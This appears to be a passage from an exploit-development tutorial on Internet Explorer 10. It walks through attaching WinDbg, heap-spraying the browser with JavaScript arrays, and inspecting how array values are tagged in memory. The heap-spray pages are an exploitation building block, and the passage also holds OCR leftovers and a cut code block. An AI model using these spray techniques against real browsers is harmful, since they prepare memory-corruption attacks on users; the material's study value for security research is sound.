
Remember that the first part is the local directory for caching the symbols downloaded from the server.

Hit OK and then save the workspace by clicking on File→Save Workspace.

Now run Internet Explorer 10 and in WinDbg hit F6 to Attach to process. You'll see that iexplore.exe appears twice in the list. The first instance of iexplore.exe is the main process whereas the second is the process associated with the first tab opened in IE. If you open other tabs, you'll see more instances of the same process. Select the second instance like shown in the picture below:



This is the layout I use for WinDbg:



Set the windows the way you like and then save the workspace again.

Array

Let's start with the object Array. Create an html file with the following code:

XHTML

```
<html>
<head>
<script language="javascript">
  alert("Start");
  var a = new Array(0x123);
  for (var i = 0; i < 0x123; ++i)
    a[i] = 0x111;
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

Open the file in IE, allow blocked content, and when the dialog box with the text Start pops up run WinDbg, hit F6 and attach the debugger to the second instance of iexplore.exe like you did before. Hit F5 (go) to resume execution and close the dialog box in IE. Now you should be seeing the second dialog with the message Done.

Go back in WinDbg and try to search the memory for the content of the array. As you can see by looking at the source code, the array contains a sequence of 0x111. Here's what we get:

```
0:004> s-d 0 L?ffffffff 111 111 111 111
```


We got nothing! How odd… But even if we had found the array in memory, that wouldn't have been enough to locate the code which does the actual allocation. We need a smarter way.

Why don't we spray the heap? Let's change the code:

XHTML


```
<html>
<head>
<script language="javascript">
  alert("Start");
  var a = new Array();
  for (var i = 0; i < 0x10000; ++i) {
    a[i] = new Array(0x1000/4);     // 0x1000 bytes = 0x1000/4 dwords
    for (var j = 0; j < a[i].length; ++j)
      a[i][j] = 0x111;
  }
  alert("Done");
</script>
</head>
<body>
</body>
</html
```

After updating the html file, resume the execution in WinDbg (F5), close the Done dialog box in IE and reload the page (F5). Close the dialog box (Start) and wait for the next dialog box to appear. Now let's have a look at IE's memory usage by opening the Task Manager:




We allocated about 550 MB. We can use an application called VMMap (download) to get a graphical depiction of our heap spray.


Open VMMap and select the right instance of iexplore.exe as shown in the picture below:



Now go to View→Fragmentation View. You'll see something like this:



The area in yellow is the memory allocated through the heap spray. Let's try to analyze the memory at the address 0x1ffd0000, which is in the middle of our data:




Let’s make it sure that this is indeed one of our arrays by modifying the code a bit:

XHTML

```
<html>
<head>
<script language="javascript">
  alert("Start");
  var a = new Array();
  for (var i = 0; i < 0x10000; ++i) {
    a[i] = new Array(0x1234/4);      // 0x1234/4 = 0x48d
    for (var j = 0; j < a[i].length; ++j)
      a[i][j] = 0x123;
  }
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

We repeat the process and here’s the result:




As we can see, now the array contains the values 0x247. Let's try something different:

XHTML

```
<html>
<head>
<script language="javascript">
  alert("Start");
  var a = new Array();
  for (var i = 0; i < 0x10000; ++i) {
    a[i] = new Array(0x1000/4);
    for (var j = 0; j < a[i].length; ++j)
      a[i][j] = j;
  }
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

Now we get the following:



Now the array contains the odd numbers starting with 1. We know that our array contains the numbers

```
1 2 3 4 5 6 7 8 9 ...
```

but we get

```
3 5 7 9 11 13 15 17 19 ...
```


It's clear that the number n is represented as n*2 + 1. Why is that? You should know that an array can also contain references to objects so there must be a way to tell integers and addresses apart. Since addresses are multiple of 4, by representing any integer as an odd number, it'll never be confused with a reference. But what about a number such as 0x7fffffff which is the biggest positive number in 2-complement? Let's experiment a bit:

XHTML

```
<html>
<head>
<script language="javascript">
  alert("Start");
  var a = new Array();
  for (var i = 0; i < 0x10000; ++i) {
    a[i] = new Array(0x1000/4);
```

```
    a[i][0] = 0x7fffffff;
    a[i][1] = -2;
    a[i][2] = 1.2345;
    a[i][3] = document.createElement("div");
  }
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

